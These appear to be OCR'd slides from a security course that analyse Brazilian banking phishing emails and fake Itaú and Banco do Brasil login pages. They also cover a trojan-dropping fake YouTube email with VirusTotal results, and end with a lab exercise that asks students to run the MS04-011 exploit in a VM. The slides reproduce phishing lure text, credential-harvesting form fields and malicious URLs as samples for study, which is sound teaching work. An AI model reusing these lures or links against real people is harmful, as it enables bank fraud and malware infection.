
Evite o bloqueio do acesso **ONLINE** da sua conta na Internet e também do acesso nos **Caixas eletrônicos Itaú** fazendo agora mesmo a Sincronia Semestral.

Clique no link abaixo para iniciar:

INICIAR JÁ SINCRONISMO

*Se você ja efetuou o recadastramento desconsidere está mensagem.
Atenciosamente,
Banco Itaú

What? [III]


STOP - there might be a problem with the requested link
The link you requested has been identified by bitly as being potentially problematic. This could be because a bitly user has reported a problem, a black-list service reported a problem, because the link has been shortened more than once, or because we have detected potentially malicious content. This may be a problem because:
Some URL-shorteners re-use their links, so bitly can't guarantee the validity of this link.
Some URL-shorteners allow their links to be edited, so bitly can't tell where this link will lead you.
Spam and malware is very often propagated by exploiting these loopholes, neither of which bitly allows for.
The link you requested may contain inappropriate content, or even spam or malicious code that could be downloaded to your computer without your consent, or may be a forgery or imitation of another website, designed to trick users into sharing personal or financial information.
bitly suggests that you
Change the original link, and re-shorten with bitly
Close your browser window
Notify the sender of the URL
Or, continue at your own risk to
http://ihtech.info/pds/01.php
You can learn more about harmful content at www.StopBadware.org
You can find out more about phishing from www.antiphishing.org
For more information or to report a false positive please contact support@bitly.com
Read more about bitly's spam and antiphishing partners here
Publish with bitly and protect your links


Not Found
The requested URL /html/36F8785F489F5O85095E9P9/30Autentica/Sincronismo/?AUTENTICA=HTGBFDDPAB276XCPLVMRQFOB79VUZL3BS6M7N7BF7DKIGY
was not found on this server.
aokithai.com

Examples [IV]

Banco do Brasil
To: [redacted]
Novo acesso via token.

Banco do Brasil » BB Internet Banking

Prezado Cliente,

O Banco do Brasil trabalha continuamente para manter-se sempre atualizado com o mais alto nível de segurança. Lançamos o BB- Token para maior segurança de nossos correntistas, por isso estamos solicitando o cadastro imediato para uso do BB-Token.

A atualização será automática após o seu cadastro em nosso sistema, e você estará recebendo no conforto de sua residência ou escritório no prazo de 10 dias o seu BB-Token que será obrigatório para acessar sua conta corrente.


O cadastro é obrigatório, o não cadastramento acarretará no bloqueio automático de sua conta, sendo necessário o comparecimento em sua agência para cadastramento e regularização. Não perca tempo e faça agora o cadastramento, receba o BB-Token e evite o bloqueio de sua conta.

Clique aqui, cadastre sua conta e receba seu BB-Token em casa


Atenciosamente,
Banco do Brasil

Autenticação: 20115531132000

What? [IVa]


Banco do Brasil
Internet Banking
Auto Atendimento
Área Logada
Atendimento
SAC BB
Ouvidoria
Ajuda
Acessar
RECADASTRAMENTO DE SEGURANÇA
Aviso do Banco do Brasil para seus respectivos clientes
Informamos que a reativação preventivo de segurança online do Banco do Brasil é uma operação obrigatória, que soluciona e corrige problemas na segurança de dados de nossos clientes, possibilitando assim mais conforto, rapidez e segurança nas transações através do sistema online
Caso não for constatado a reativação preventivo de segurança, o acesso a operações bancárias será suspensa por medidas de segurança.
* A operação é rápida e fácil, não deve demorar mais de 5 minutos, após a realização desta operação o nosso sistema enviará um e-mail de confimação de seus dados cadastrais.
* Clique no botão Acessar para iniciar a reativação.
Material de Construção
Parcele a aquisição do material de construção e realize o sonho de reformar a sua casa. Simule.
Crédito Consignado INSS
Você, aposentado, tem crédito com preço mais barato e taxa de juros a partir de 0,79% ao mês. Simule.
BB Crédito Veículo
Quem faz as contas financia o carro no Banco do Brasil e tem até 180 dias para começar a pagar.
Eletroeletrônico
Use o cartão Ourocard para parcelar suas compras. Taxas de juros máxima de 1,98% ao mês. Simule.
Banco do Brasil S/A - Campanha de Seguros - Todos os direitos reservados.


What? [IVb]


Preencha corretamente todo os dados solicitados abaixo, em instantes você receberá os dados de liberação em seu e-mail.
CPF do Titular:
Senha de (6):
Senha de (4):
LIMPAR
AVANÇAR

What? [IVc]


Informe seu celular cadastrado no Internet Banking e e-mail para prosseguir com o recadastro.
Celular:
21
98982121
Operadora:
Vivo
LIMPAR
AVANÇAR

What? [IVd]



What? [IVe]


Para finalizar,informe o **CÓDIGO SMS** enviado para o celular cadastrado no auto-atendimento BB.
Código SMS:
555555
Em até 2 minutos você irá receber o codigo SMS em seu celular.
LIMPAR
AVANÇAR

What? [IVf]


Seu cadastro foi realizado com sucesso.
Atendimento 24 horas, Banco do Brasil S.A. CNPJ 50.765.897/0001-13.
Você receberá um email de verificação do seu cadastro.

Example [V]

[redacted]


October 2, 2014 at 1:33 AM

YouTube : Última Declaração de Eduardo Campos - REPASSEM

Inbox - [redacted]

Veja a última declaração de Eduardo Campos antes da morte, REPASSEM

Clique aqui para visulizar o vídeo



Atenciosamente, Equipe YouTube 2014 YouTube, LLC -

What? [V]

- `http://bit.ly/1uCglfk`
  expands to:
- `http://xx.yyy.zzz.76/declaracaoeduardo/Video.EduardoCampos.flv.zip`
- CPL: `PE32 executable for MS Windows (DLL) (GUI) Intel 80386 32-bit`
- VirusTotal:
  2014-10-02_16:57 $\Rightarrow$ Detection rate $= 3/55$
  2014-10-02_18:29 $\Rightarrow$ Detection rate $= 6/54$
- Gen:Variant.Delf.284; Trojan.Win32.Generic.AfKv; Gen:Variant.Delf.284; HEUR:Trojan-Downloader.Win32.Generic; Trojan.Downloader; Gen:Variant.Delf.284

Optional Hands-On

Challenge

1. Install a copy of MS Windows XP SP1 in a virtual machine (e.g. VirtualBox).
2. Compile the MS04-011 exploit shown in this class.
3. Start a sniffer to tap the connection between the attacker's machine and the target.
4. Try to exploit the vulnerable service running on the guest.
5. Analyze the captured network traffic and report the findings.